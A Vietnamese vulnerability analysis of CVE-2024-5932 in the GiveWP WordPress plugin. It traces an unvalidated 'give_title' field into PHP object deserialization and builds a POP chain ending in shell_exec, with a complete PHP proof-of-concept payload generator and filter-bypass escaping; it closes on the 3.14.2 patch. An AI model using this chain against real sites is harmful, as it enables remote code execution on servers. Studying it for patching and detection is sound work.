Hình 3.1.2. Gửi request thực hiện yêu cầu donate

Có thể thấy trong body của request gửi khi thực hiện quyên góp có rất nhiều tham số khác nhau, bao gồm thông tin người quyên góp, số tiền, phương thức thanh toán và các trường dữ liệu tùy chỉnh. Thực tế, ngay đầu hàm give_process_donation_form, plugin đã tiến hành xác thực (validate) toàn bộ dữ liệu POST này bằng cách gọi đến hàm give_donation_form_validate_fields(), nhằm đảm bảo các giá trị nhập vào hợp lệ trước khi tiếp tục xử lý giao dịch.

```

function give_process_donation_form() {
    // Sanitize Posted Data.
    $post_data = give_clean( $_POST ); // WPCS: input var ok, CSRF ok.

    // Check whether the form submitted via AJAX or not.
    $is_ajax = isset( $post_data['give_ajax'] );

    // Verify donation form nonce.
    if ( ! give_verify_donation_formNonce( $post_data['give-form-hash'], $post_data['give-form-id'] ) ) {
        if ( $is_ajax ) {
            /**
             * Fires when AJAX sends back errors from the donation form.
             *
             * @since 1.0
             */
            do_action( 'give_ajax_donation_errors' );
            give_die();
        } else {
            give_send_back_to_checkout();
        }
    }

    /**
     * Fires before processing the donation form.
     *
     * @since 1.0
     */
    do_action( 'give_pre_process_donation' );

    // Validate the form & POST data
    $valid_data = give_donation_form_validate_fields();
}

```

Hình 3.1.3. Hàm give_process_donation_form()

Khi click vào hàm give_donation_form_validate_fields(), ta thấy hàm này chịu trách nhiệm xác thực dữ liệu POST từ form quyên góp. Đầu tiên, dữ liệu được làm sạch bằng hàm give_clean(\$_POST) để loại bỏ các ký tự không hợp lệ và đảm bảo an toàn. Tiếp đó, ta thấy hàm kiểm tra các trường serialized bằng cách gọi give_donation_form_has_serialized_fields(\$post_data) để xác định xem dữ liệu POST có chứa giá trị được serialize hay không; nếu phát hiện, hàm sẽ tạo lỗi “Serialized fields detected. Go away!”, ngăn chặn khả năng khai thác PHP Object Deserialization.

```

339 // give_donation_form_validate_fields()
340
341 $post_data = give_clean( $_POST ); // WPCS: input var ok, sanitization ok, CSRF ok.
342
343 // Validate Honeypot First.
344 if ( ! empty( $post_data['give-honeypot'] ) ) {
345     give_set_error( 'invalid_honeypot', esc_html__( 'Honeypot field detected. Go away bad bot!', 'give' ) );
346 }
347
348 // Validate serialized fields
349 if (give_donation_form_has_serialized_fields($post_data)) {
350     give_set_error('invalid_serialized_fields', esc_html__('Serialized fields detected. Go away!', 'give'));
351 }
352
353 // Check spam detect.
354 if (
355     isset( $post_data['action'] )
356     && give_is_spam_donation()
357 ) {
358     give_set_error( 'spam_donation', __( 'The email you are using has been flagged as one used in SPAM comments or' )
359 }

```

Hình 3.1.4. Hàm `give_donation_form_validate_fields()`

Hàm `give_donation_form_has_serialized_fields(array $post_data)` thực hiện nhiệm vụ kiểm tra xem dữ liệu POST có chứa các trường được phép (`$post_data_keys`) và liệu giá trị của các trường này có phải là dữ liệu được serialized hay không. Cụ thể, hàm lặp qua tất cả các cặp key-value trong `$post_data`, nếu key không thuộc `$post_data_keys` thì tiếp tục vòng lặp, còn nếu key có trong danh sách thì gọi `is_serialized($value)` để kiểm tra giá trị. Nếu phát hiện dữ liệu serialized, hàm trả về true để báo lỗi.

```

420 function give_donation_form_has_serialized_fields(array $post_data): bool
421 {
422     $post_data_keys = [
423         'give-form-id',
424         'give-gateway',
425         'card_name',
426         'card_number',
427         'card_cvc',
428         'card_exp_month',
429         'card_exp_year',
430         'card_address',
431         'card_address_2',
432         'card_city',
433         'card_state',
434         'billing_country',
435         'card_zip',
436         'give_email',
437         'give_first',
438         'give_last',
439         'give_user_login',
440         'give_user_pass',
441     ];
442
443     foreach ($post_data as $key => $value) {
444         if ( ! in_array($key, $post_data_keys, true) ) {
445             continue;
446         }
447
448         if (is_serialized($value)) {
449             return true;
450         }
451     }
452
453     return false;
454 }

```

Hình 3.1.5. Hàm `give_donation_form_has_serialized_field()`

Tuy nhiên, biến `$post_data_keys` trong đoạn mã trên không bao gồm tham số `give_title`, mặc dù đây là một trường quan trọng trong biểu mẫu quyên góp.

Điều này đồng nghĩa với việc nếu dữ liệu POST chứa giá trị đã được serialize trong trường give_title, hàm hiện tại sẽ không tiến hành kiểm tra, từ đó tiềm ẩn nguy cơ bị khai thác lỗ hổng PHP Object Deserialization thông qua trường này. Sau khi hoàn tất quá trình kiểm tra dữ liệu POST, trong hàm give_process_donation_form(), chương trình tiếp tục gọi đến hàm give_get_donation_form_user(\$valid_data) để xử lý thông tin người dùng quyên góp.

```
// Validate the user.
$user = give_get_donation_form_user( $valid_data );

if ( false === $valid_data || ! $user || give_get_errors() ) {
    if ( $is_ajax ) {
        /**
         * Fires when AJAX sends back errors from the donation
         *
         * @since 1.0
         */
        do_action( 'give_ajax_donation_errors' );
        give_die();
    } else {
        return false;
    }
}
```

Hình 3.1.6. Gọi hàm give_get_donation_form_user()

Trong hàm này, cần đặc biệt chú ý đến phần xử lý trường give_title, nơi giá trị được lấy trực tiếp từ dữ liệu đầu vào của người dùng.

```
// Add Title Prefix to user information.
if ( empty( $user['user_title'] ) || strlen( trim( $user['user_title'] ) ) < 1 ) [
    $user['user_title'] = ! empty( $post_data['give_title'] ) ? strip_tags( trim( $post_data['give_title'] ) ) : '';
```

Hình 3.1.7. Đoạn code xử lý trường give_title.

Giá trị của give_title trong POST request, nếu chưa tồn tại trong \$user['user_title'], sẽ được gán trực tiếp vào biến này. Điều đó cho thấy tham số give_title được lưu vào dữ liệu người dùng mà không trải qua quá trình kiểm tra hoặc lọc hợp lệ một cách đầy đủ, tạo điều kiện cho việc chèn dữ liệu độc hại. Tiếp đó, dữ liệu người dùng được trả về từ hàm give_get_donation_form_user() được gán cho biến \$user_info, trong đó bao gồm cả trường \$user['user_title'] - chính là thành phần có thể bị lợi dụng trong quá trình khai thác lỗ hổng.

```

// Setup user information.
$user_info = [
    'id'          => $user['user_id'],
    'title'       => $user['user_title'],
    'email'        => $user['user_email'],
    'first_name'  => $user['user_first'],
    'last_name'   => $user['user_last'],
    'address'     => $user['address'],
];

```

Hình 3.1.8. Khởi tạo mảng dữ liệu người dùng \$user_info

Tiếp theo, toàn bộ dữ liệu liên quan đến giao dịch quyên góp được tổng hợp vào biến \$donation_data, bao gồm các thành phần như \$user_info vừa được khởi tạo, thông tin thanh toán, dữ liệu POST và thông tin về cổng thanh toán. Việc tập hợp này nhằm chuẩn bị dữ liệu đầy đủ cho quá trình xử lý giao dịch, tuy nhiên đồng thời cũng khiến giá trị từ trường give_title (đã được lưu trong \$user_info) tiếp tục được truyền sâu hơn vào luồng xử lý.

```

// Setup donation information.
$donation_data = [
    'price'        => $price,
    'purchase_key' => $purchase_key,
    'user_email'   => $user['user_email'],
    'date'         => date( 'Y-m-d H:i:s', current_time( 'timestamp' ) ),
    'user_info'    => stripslashes_deep( $user_info ),
    'post_data'    => $post_data,
    'gateway'      => $valid_data['gateway'],
    'card_info'    => $valid_data['cc_info'],
];

```

Hình 3.1.9. Khởi tạo mảng dữ liệu quyên góp \$donation_data

Cuối cùng, toàn bộ dữ liệu thanh toán này được gửi đến cổng thanh toán đã đăng ký thông qua hàm give_send_to_gateway(). Đây là bước quyết định để xử lý thanh toán trên cổng được lựa chọn.

```

221 < function give_send_to_gateway( $gateway, $payment_data ) {
222
223     $payment_data['gateway_nonce'] = wp_create_nonce( 'give-gateway' );
224
225     /**
226      * Fires while loading payment gateway via AJAX.
227      *
228      * The dynamic portion of the hook name '$gateway' must match the ID used when registering the gateway
229      *
230      * @since 1.0
231      *
232      * @param array $payment_data All the payment data to be sent to the gateway.
233      */
234
235     // In ra một phần dữ liệu để debug
236     error_log(print_r(array_slice($payment_data, 0, 5), true));
237     do_action( "give_gateway_{$gateway}", $payment_data );
238 }

```

Hình 3.1.10. hàm give_send_to_gateway()

Trong hàm này, do_action() được sử dụng - đây là hàm trong WordPress có chức năng gọi toàn bộ callback đã được đăng ký với một hook nhất định. Cơ chế này cho phép truyền dữ liệu tới các callback tương ứng, từ đó giúp plugin hoặc theme mở rộng chức năng mà không cần chỉnh sửa mã nguồn gốc của hệ thống.

Do đó, để tiếp tục phân tích luồng xử lý, cần xác định các callback được đăng ký với hook động. Việc này có thể thực hiện bằng cách tìm kiếm từ khóa add_action("give_gateway_" trong VSCode (sử dụng tổ hợp phím Ctrl + Shift + F) nhằm xác định vị trí các add_action liên quan và các callback tương ứng được gọi trong quá trình thực thi.

```

add_action(
    "give_gateway_{$registeredGatewayId}",
    static function ($legacyPaymentData) use ($registeredGateway, $legacyPaymentGatewayAdapter) {
        $legacyPaymentGatewayAdapter->handleBeforeGateway(give_clean($legacyPaymentData), $registeredGateway);
    }
);

```

Hình 3.1.11. Đăng ký callback cho hook động give_gateway_* trong GiveWP.

Sau khi thực thi lệnh do_action("give_gateway_{\$gateway}", \$payment_data);, luồng xử lý chương trình được chuyển đến hàm handleBeforeGateway(). Tại đây, hệ thống tiến hành khởi tạo thông tin người quyên góp thông qua hàm getOrCreateDonor(), nhằm kiểm tra xem người dùng đã tồn tại trong cơ sở dữ liệu hay chưa.

```

$donor = $this->getOrCreateDonor(
    $formData->formId,
    $formData->donorInfo->wpUserId,
    $formData->donorInfo->email,
    $formData->donorInfo->firstName,
    $formData->donorInfo->lastName,
    $formData->donorInfo->honorific,
    ...
);


```

Hình 3.1.12. Hàm getOrCreateDonor() để khởi tạo/kiểm tra thông tin người donate

Đoạn mã trên thực hiện tạo mới một đối tượng GetOrCreateDonor nếu người dùng chưa tồn tại, đảm bảo dữ liệu người quyên góp được lưu trữ đầy đủ và chính xác trước khi tiếp tục các bước xử lý thanh toán.

```

336  private function getOrCreateDonor(
337      ?int $formId,
338      ?int $userId,
339      string $donorEmail,
340      string $firstName,
341      string $lastName,
342      ?string $honorific,
343      ?string $donorPhone
344  ): Donor {
345      $getOrCreateDonorAction = new GetOrCreateDonor();
346
347      $donor = $getOrCreateDonorAction(
348          $userId,
            ...

```

Hình 3.1.10. Khởi tạo 1 đối tượng GetOrCreateDonor

```

public $donorCreated = false;

/*
 * ...
 * public function __invoke(
 *     ?int $userId,
 *     string $donorEmail,
 *     string $firstName,
 *     string $lastName,
 *     ?string $honorific,
 *     ?string $donorPhone
 * ): Donor {
 *     // first check if donor exists as a user
 *     $donor = $userId ? Donor::whereUserId($userId) : null;
 *
 *     // if they exist as a donor & user then make sure they don't already own this email
 *     if ($donor && !$donor->hasEmail($donorEmail) && !Donor::whereEmail($donorEmail)) {
 *     }
 *
 *     // if donor is not a user than check for any donor matching this email
 *     if (!$donor) {
 *     }
 *
 *     // if they exist as a donor & user but don't have a phone number then add it to the
 *     if ($donor && empty($donor->phone)) {
 *     }
 *
 *     // if no donor exists then create a new one using their personal information from !
 *     if (!$donor) {
 *         $donor = Donor::create([
 *             'name' => trim("$firstName $lastName"),
 *             'firstName' => $firstName,
 *             'lastName' => $lastName,
 *             'email' => $donorEmail,
 *             'phone' => $donorPhone,
 *             'userId' => $userId ?: null,
 *             'prefix' => $honorific,
 *         ]);
 *
 *         $this->donorCreated = true;
 *     }
 *
 *     return $donor;
 * }

```

Hình 3.1.11. Đoạn code quan trọng trong Lớp GetOrCreateDonor

Khi một đối tượng của class GetOrCreateDonor được gọi như một hàm, magic method `__invoke()` sẽ tự động được thực thi.

- Trong phương thức này, hệ thống sẽ kiểm tra sự tồn tại của donor trong cơ sở dữ liệu dựa trên `userId` hoặc `email`.
- Nếu donor chưa tồn tại, mã nguồn sẽ tạo mới một bản ghi donor bằng cách sử dụng `Donor::create`, bao gồm các thông tin cá nhân như tên, email, số điện thoại và prefix.

Cơ chế này đảm bảo rằng mỗi người quyên góp được xác định duy nhất, đồng thời dữ liệu cá nhân được quản lý đầy đủ trước khi thực hiện các bước xử lý thanh toán tiếp theo. Tiếp theo, bên trong hàm `create()` của lớp `Donor`, dữ liệu donor mới sẽ được chèn vào cơ sở dữ liệu thông qua lệnh.

```

126     public static function create(array $attributes): Donor
127     {
128         $donor = new static($attributes);
129
130         give()->donors->insert($donor);
131
132         return $donor;
133     }

```

Hình 3.1.12. Hàm `create()` của Lớp `Donor`

Trong GiveWP, đối tượng `give()` có một thành phần quản lý dữ liệu người donate, thường được gọi là `DonorRepository`. Thành phần này chịu trách nhiệm tương tác trực tiếp với cơ sở dữ liệu liên quan đến người donate. Khi gọi: `give()->`

>donors->insert(\$donor); hệ thống đang yêu cầu DonorRepository lưu thông tin người donate vào cơ sở dữ liệu. Trong phương thức insert(), các giá trị \$metaKey và \$metaValue được lấy từ phương thức getCoreDonorMeta(), sau đó được lưu vào bảng give_donormeta.

```

try {
    DB::table('give_donors')
        ->insert($args);

    $donorId = DB::last_insert_id();

    foreach ($this->getCoreDonorMeta($donor) as $metaKey => $metaValue) {
        DB::table('give_donormeta')
            ->insert([
                'donor_id' => $donorId,
                'meta_key' => $metaKey,
                'meta_value' => $metaValue,
            ]);
    }
}

```

Hình 3.1.13. \$metaKey và \$metaValue sẽ được lấy từ getCoreDonorMeta

```

const PREFIX = '_give_donor_title_prefix';

310     private function getCoreDonorMeta(Donor $donor): array
311     {
312         return [
313             DonorMetaKeys::FIRST_NAME => $donor->firstName,
314             DonorMetaKeys::LAST_NAME => $donor->lastName,
315             DonorMetaKeys::PREFIX => $donor->prefix ?? null,
316         ];
317     }

```

Hình 3.1.14. Hàm getCoreDonorMeta() của DonorRepository

Phương thức getCoreDonorMeta(Donor \$donor): array trả về một mảng các cặp metaKey => metaValue cơ bản của donor, bao gồm các thông tin như tên, họ và prefix. Mà DonorMetaKeys::PREFIX được định nghĩa là _give_donor_title_prefix, và giá trị của prefix meta chính là dữ liệu serialized đã được gán trước đó thông qua trường user_title. Khi donor được lưu, tất cả các cặp \$metaKey => \$metaValue này sẽ được ghi vào bảng give_donormeta trong cơ sở dữ liệu, đảm bảo rằng các thông tin cơ bản cùng metadata liên quan đến donor được quản lý đầy đủ và chính xác.

Trong quá trình xử lý thanh toán, giá trị _give_donor_title_prefix được truy xuất thông qua phương thức setup_user_info() của class Give_Payment.

```

switch ( $key ) {
    case 'title':
        $user_info[ $key ] = Give()->donor_meta->get_meta( $donor->id, '_give_donor_title_prefix', true );
        break;

    case 'first_name':
        $user_info[ $key ] = $donor->get_first_name();
        break;

    case 'last_name':
        $user_info[ $key ] = $donor->get_last_name();
        break;

    case 'email':
        $user_info[ $key ] = $donor->email;
        break;
}

```

Hình 3.1.15. Truy xuất metadata prefix trong xử lý thanh toán

GiveWP thực hiện việc truy xuất và giải mã dữ liệu metadata của donor bằng hàm `get_meta($donor_id, $meta_key, $single)`. Hàm này tiến hành truy vấn bảng `give_donormeta` dựa trên `donor_id` và `meta_key`, lấy giá trị lưu trong cột `meta_value`. Cơ chế này cho phép hệ thống truy xuất đầy đủ các thông tin bổ sung của donor, bao gồm cả prefix.

```

if ( isset( $meta_cache[ $meta_key ] ) ) {
    if ( $single ) {
        return maybe_unserialize( $meta_cache[ $meta_key ][0] );
    } else {
        return array_map( 'maybe_unserialize', $meta_cache[ $meta_key ] );
    }
}

```

Hình 3.1.16. Logic tải và giải mã Metadata từ cache trong class Meta

Khi tham số `$single` được đặt là `true`, giá trị metadata thu được sẽ được xử lý bằng hàm `maybe_unserialize()`:

- Nếu giá trị là một chuỗi serialized, hàm sẽ giải tuần tự và trả về giá trị gốc, có thể là mảng hoặc object.
- Nếu giá trị không phải serialized, nó sẽ được trả về nguyên bản.

Trong trường hợp `$single` là `false`, hàm có thể trả về mảng các giá trị hoặc các chuỗi thô, tùy thuộc vào cách dữ liệu được lưu trữ và quản lý trong cache.

Trong trường hợp này, nếu hàm `maybe_unserialize` giải tuần tự giá trị lưu trữ trong quá trình `get_meta` thực thi nội bộ, và một object độc hại đã được serialized được cung cấp làm giá trị đầu vào, thì có thể khiến máy chủ thực hiện những hành động không mong muốn.

b) POP chain và cơ chế lan truyền luồng thực thi

Dựa trên chuỗi POP đã được công bố như sau:

```
Stripe\StripeObject →  
Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData →  
    Give\Vendors\Faker\ValidGenerator →  
        Give\Onboarding\SettingsRepository
```

Đầu tiên chúng ta khởi tạo 1 object Stripe\StripeObject. Sau khi unserialize, object này được đưa vào chuỗi vậy nên magic method __toString sẽ tự động được gọi. Magic method __toString() trong PHP là một phương thức đặc biệt, được kích hoạt khi một đối tượng được ép kiểu hoặc sử dụng trong ngữ cảnh chuỗi.

```
444  public function toArray()  
445  {  
446      $maybeToArray = function ($value) {  
447          if (null === $value) {  
448              return null;  
449          }  
450  
451          return \is_object($value) && \method_exists($value, 'toArray') ? $value->toArray() : $value;  
452      };  
453  
454      return \array_reduce(\array_keys($this->_values), function ($acc, $k) use ($maybeToArray) {  
455          if ('_' === \substr($string) $k, 0, 1)) {  
456              return $acc;  
457          }  
458          $v = $this->_values[$k];  
459          if (\Util\Util::isList($v)) {  
460              $acc[$k] = \array_map($maybeToArray, $v);  
461          } else {  
462              $acc[$k] = $maybeToArray($v);  
463          }  
464  
465          return $acc;  
466      }, []);  
467  }  
468  
469  /**  
470  * Returns a pretty JSON representation of the Stripe object.  
471  *  
472  * @return string the JSON representation of the Stripe object  
473  */  
474  public function toJSON()  
475  {  
476      return \json_encode($this->toArray(), \JSON_PRETTY_PRINT);  
477  }  
478  
479  public function __toString()  
480  {  
481      $class = static::class;  
482  
483      return $class . ' JSON: ' . $this->toJSON();  
484  }
```


Hình 3.1.18. Phân tích chuỗi POP bắt nguồn từ StripeObject

Magic Method __toString() sẽ lần lượt gọi đến phương thức \$this->toJSON(), sau đó tiếp tục gọi đến \$this->toArray() để chuyển đổi đối tượng về dạng mảng.

```
namespace Stripe{  
    class StripeObject  
    {  
        protected $_values;  
        public function __construct(){  
            $this->_values['foo'] = new \Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();  
        }  
    }  
}
```

Hình 3.1.19. Đoạn mã PHP POC thứ 1

Tại thời điểm này, nếu phần tử `$_values['foo']` được gán bằng một đối tượng thuộc lớp `Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData`, thì trong quá trình thực thi đoạn mã trên sẽ tiếp tục gọi đến phương thức `GiveInsertPaymentData->toArray()`. Điều này khiến luồng thực thi chuyển từ `StripeObject` sang `GiveInsertPaymentData`.




```

public function toArray()
{
    return [
        'price' => $this->price,
        'give_form_title' => $this->formTitle,
        'give_form_id' => $this->formId,
        'give_price_id' => $this->priceId,
        'date' => $this->date,
        'user_email' => $this->donorEmail,
        'purchase_key' => $this->purchaseKey,
        'currency' => $this->currency,
        'user_info' => [
            'id' => $this->userInfo['id'],
            'title' => $this->userInfo['title'],
            'email' => $this->userInfo['email'],
            'first_name' => $this->userInfo['firstName'],
            'last_name' => $this->userInfo['lastName'],
            'donor_id' => $this->donorId,
            'address' => $this->getLegacyBillingAddress(),
        ],
        'status' => 'pending',
    ];
}

```

Hình 3.1.20. Phương thức `toArray` trong `GiveInsertPaymentData`

Bên trong lớp `GiveInsertPaymentData`, phương thức `toArray()` tiếp tục thực hiện lời gọi đến hàm `$this->getLegacyBillingAddress()`.



```

123     private function getLegacyBillingAddress()
124     {
125         /* @var BillingAddress $donorDonationBillingAddress */
126         $donorDonationBillingAddress = $this->userInfo['address'];
127         $address = [
128             'line1' => $donorDonationBillingAddress->address1,
129             'line2' => $donorDonationBillingAddress->address2,
130             'city' => $donorDonationBillingAddress->city,
131             'state' => $donorDonationBillingAddress->state,
132             'zip' => $donorDonationBillingAddress->zip,
133             'country' => $donorDonationBillingAddress->country,
134         ];
135         if (! $donorDonationBillingAddress->country) {
136             $address = false;
137         }
138         return $address;
139     }
140 }
141

```

Hình 3.1.21. Phương thức `getLegacyBillingAddress` trong lớp `GiveInsertPaymentData`

Tại bước này, nếu phần tử `userInfo['address']` được gán bằng một đối tượng thuộc lớp `Give`, thì khi đoạn mã `$donorDonationBillingAddress->address1` được thực thi, do lớp `Give` không định nghĩa thuộc tính `address1`, magic method `__get()` của lớp này sẽ tự động được kích hoạt. Magic method `__get()` trong PHP là một

phương thức đặc biệt (magic method) được gọi tự động khi truy cập đến một thuộc tính không tồn tại hoặc không thể truy cập trực tiếp.

```
namespace Give\PaymentGateways\DataTransferObjects{
    class GiveInsertPaymentData{
        public $userInfo;
        public function __construct()
        {
            $this->userInfo['address'] = new \Give();
        }
    }
}
```

Hình 3.1.22. Đoạn mã PHP POC thứ 2

Khi đó tham số \$propertyName được truyền vào phương thức __get() trong lớp Give sẽ mang giá trị là tên thuộc tính đang được truy cập, tức address1. Điều này khiến luồng thực thi chuyển từ GiveInsertPaymentData sang Give.

```
/*
public function __get($propertyName)
{
    return $this->container->get($propertyName);
}

/**
```

Hình 3.1.23. Phương thức __get trong lớp give

Khi thuộc tính \$container được gán bằng một đối tượng của lớp Give\Vendors\Faker\ValidGenerator, đoạn mã trên sẽ được diễn giải thành lời gọi phương thức Give\Vendors\Faker\ValidGenerator->get(\$propertyName).

```
namespace{
    class Give{
        protected $container;
        public function __construct()
        {
            $this->container = new \Give\Vendors\Faker\ValidGenerator();
        }
    }
}
```

Hình 3.1.24. Đoạn mã PHP POC thứ 3

Trong lớp ValidGenerator cũng không tồn tại method get do đó magic method __call sẽ được gọi. Trong PHP, __call() được gọi tự động khi ta gọi một phương thức không tồn tại trên một đối tượng. Vì vậy, lời gọi get(\$propertyName)

thực chất sẽ kích hoạt `__call()` với hai tham số: `$name = 'get'` và `$arguments = ['address1']`.

```

39
40     public function __call($name, $arguments)
41     {
42         $i = 0;
43
44         do {
45             $res = call_user_func_array([$this->generator, $name], $arguments);
46             ++$i;
47
48             if ($i > $this->maxRetries) {
49                 throw new \OverflowException(sprintf('Maximum retries of %d reached without finding a valid value', $this->maxRetries));
50             }
51         } while (!call_user_func($this->validator, $res));
52     }

```

Hình 3.1.25. Phương thức `_call()` trong lớp `ValidGenerator()`

Đến bước này, nếu ta đặt `$validator = 'shell_exec'` thì về lý thuyết có thể thực thi lệnh tùy ý trên máy chủ, vì `call_user_func($callback, $arg)` gọi một callable động `$callback` với tham số `$arg`; nếu `$callback` là `'shell_exec'` thì lời gọi này tương đương với `shell_exec($arg)`. `shell_exec` là một hàm chuẩn trong PHP dùng để thực thi một lệnh shell trên hệ điều hành và trả về nội dung đầu ra (`stdout`) của lệnh đó dưới dạng chuỗi.

Tuy nhiên, để `call_user_func($this->validator, $res)` thực sự chạy `shell_exec` với lệnh do attacker mong muốn, cần phải kiểm soát cả giá trị `$res`. Giá trị `$res` được gán bởi:

```

$res = call_user_func_array([$this->generator, $name],
                            $arguments);

```

trong đó, ở trường hợp phân tích này, `$name = 'get'` và `$arguments = ['address1']`; do vậy biểu thức trên tương đương với.

```

$res = $this->generator->get('address1');

```

Vì vậy, để `$res` chứa chuỗi lệnh mong muốn, ta phải gán `$this->generator` thành một đối tượng có phương thức `get($name)` sao cho khi gọi `get('address1')` trả về chuỗi lệnh đó. Theo POP chain, lớp `Give\Onboarding\SettingsRepository` thỏa mãn điều kiện này.

```

38
39     public function get($name)
40     {
41         return ($this->has($name))
42             ? $this->settings[$name]
43             : null;
44     }

```

Hình 3.1.26. Phương thức `get` trong lớp `SettingsRepository`

Ở đây nếu ta đặt `$settings['address1'] = 'command'`, thì `SettingsRepository->get('address1')` sẽ trả về 'command'.

```

namespace Give\Validators\Faker{
    class ValidatorGenerator{
        protected $validator;
        protected $generator;
        public function __construct()
        {
            $this->validator = "shell_exec";
            $this->generator = new \Give\Onboarding\SettingsRepository();
        }
    }
}

namespace Give\Onboarding{
    class SettingsRepository{
        protected $settings;
        public function __construct()
        {
            $this->settings['address1'] = '#command';
        }
    }
}

```

Hình 3.1.27. Đoạn mã POC thứ 4

```

// Add Title Prefix to user information.
if ( empty( $user['user_title'] ) || strlen( trim( $user['user_title'] ) ) < 1 ) {
    $user['user_title'] = ! empty( $post_data['give_title'] ) ? strip_tags( trim( $post_data['give_title'] ) ) : '';
}

// Setup donation information.
$donation_data = [
    'price'          => $price,
    'purchase_key'   => $purchase_key,
    'user_email'     => $user['user_email'],
    'date'           => date( 'Y-m-d H:i:s', current_time( 'timestamp' ) ),
    'user_info'       => stripslashes_deep( $user_info ),
    'post_data'       => $post_data,
    'gateway'         => $valid_data['gateway'],
    'card_info'       => $valid_data['cc_info'],
];

```



Hình 3.1.28. Cơ chế lọc dữ liệu bằng hàm stripslashes_deep và strip_tags

Trong mã nguồn có cơ chế tiền xử lý đầu vào mà payload buộc phải vượt qua trước khi được unserialize. Cụ thể, có hai hàm chính:

Hàm stripslashes_deep() là hàm để quy loại bỏ ký tự escape (\) khỏi chuỗi hoặc từng phần tử trong mảng, trả về dữ liệu ở dạng “nguyên bản” sau khi bóc escape. Hạn chế của hàm là có thể bị bypass bằng kỹ thuật double-escaping (ví dụ gửi \\\\), giữ lại ký tự escape sau khi xử lý.

Hàm strip_tags() là hàm loại bỏ các thẻ HTML/PHP (<...>) trong chuỗi nhằm ngăn chặn chèn mã HTML/Javascript trực tiếp. Hạn chế của hàm là có thể bị bypass bằng entity, ký tự đặc biệt hoặc chèn null byte (\0).

Như vậy với các phân tích về Pop Chain ở trên POC cuối cùng của ta sẽ như sau:

```

1  <?php
2  namespace Stripe{
3      class StripeObject
4      {
5          protected $_values;
6          public function __construct()
7          {
8              $this->_values['foo'] = new \Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();
9          }
10     }
11     namespace Give\PaymentGateways\DataTransferObjects{
12         class GiveInsertPaymentData{
13             public $userInfo;
14             public function __construct()
15             {
16                 $this->userInfo['address'] = new \Give();
17             }
18         }
19     }
20     namespace{
21         class Give{
22             protected $container;
23             public function __construct()
24             {
25                 $this->container = new \Give\Vendors\Faker\ValidGenerator();
26             }
27         }
28     }
29     namespace Give\Vendors\Faker{
30         class ValidGenerator{
31             protected $validator;
32             protected $generator;
33             public function __construct()
34             {
35                 $this->validator = "shell_exec";
36                 $this->generator = new \Give\Onboarding\SettingsRepository();
37             }
38         }
39     }
40     namespace Give\Onboarding{
41         class SettingsRepository{
42             protected $settings;
43             public function __construct()
44             {
45                 $this->settings['address1'] = '#command';
46             }
47         }
48     }
49     namespace{
50         $a = new Stripe\StripeObject();
51         $serializedData = serialize($a);
52         // bypass strip_tag và stripslashes_deep
53         $payload = str_replace("\\", "\\\\", $serializedData);
54         $payload = str_replace("\\", "\\\\", $payload);
55         $payload = str_replace("\\", "\\\\", $payload);
56         $payload = str_replace('*', '\\\\0*\\\\0', $payload);
57         echo $payload;
58     }

```

Hình 3.1.29. Đoạn mã POC hoàn chỉnh

c) Phân tích bản vá

Phiên bản 3.14.2 của plugin được phát hành vào ngày 7 tháng 8, trước thời điểm công bố CVE-2024-5932, và đã bao gồm bản vá khắc phục lỗ hổng này. Mã nguồn của phiên bản có thể được tải tại liên kết:

<https://downloads.wordpress.org/plugin/give.3.14.2.zip>

give/tags/3.14.2/includes/process-donation.php		Tabular	Unified
r3043398r3132247			
416	416	* Detect serialized fields.	
417	417	*	
418	418	* @since 3.14.2 add give-form-title, give_title	
419	419	* @since 3.5.0	
420	420	*/	
...	...		
439	440	'give_user_login',	
440	441	'give_user_pass',	
442	442	'give-form-title',	
443	443	'give_title',	
441	444];	
442	445		

Hình 3.1.17. Bản vá 3.14.2 của plugin giveWP

Qua đối chiếu giữa hai phiên bản 3.14.1 (trước vá) và 3.14.2 (sau vá), có thể nhận thấy sự khác biệt rõ rệt trong tệp process-donation.php, cụ thể ở hàm

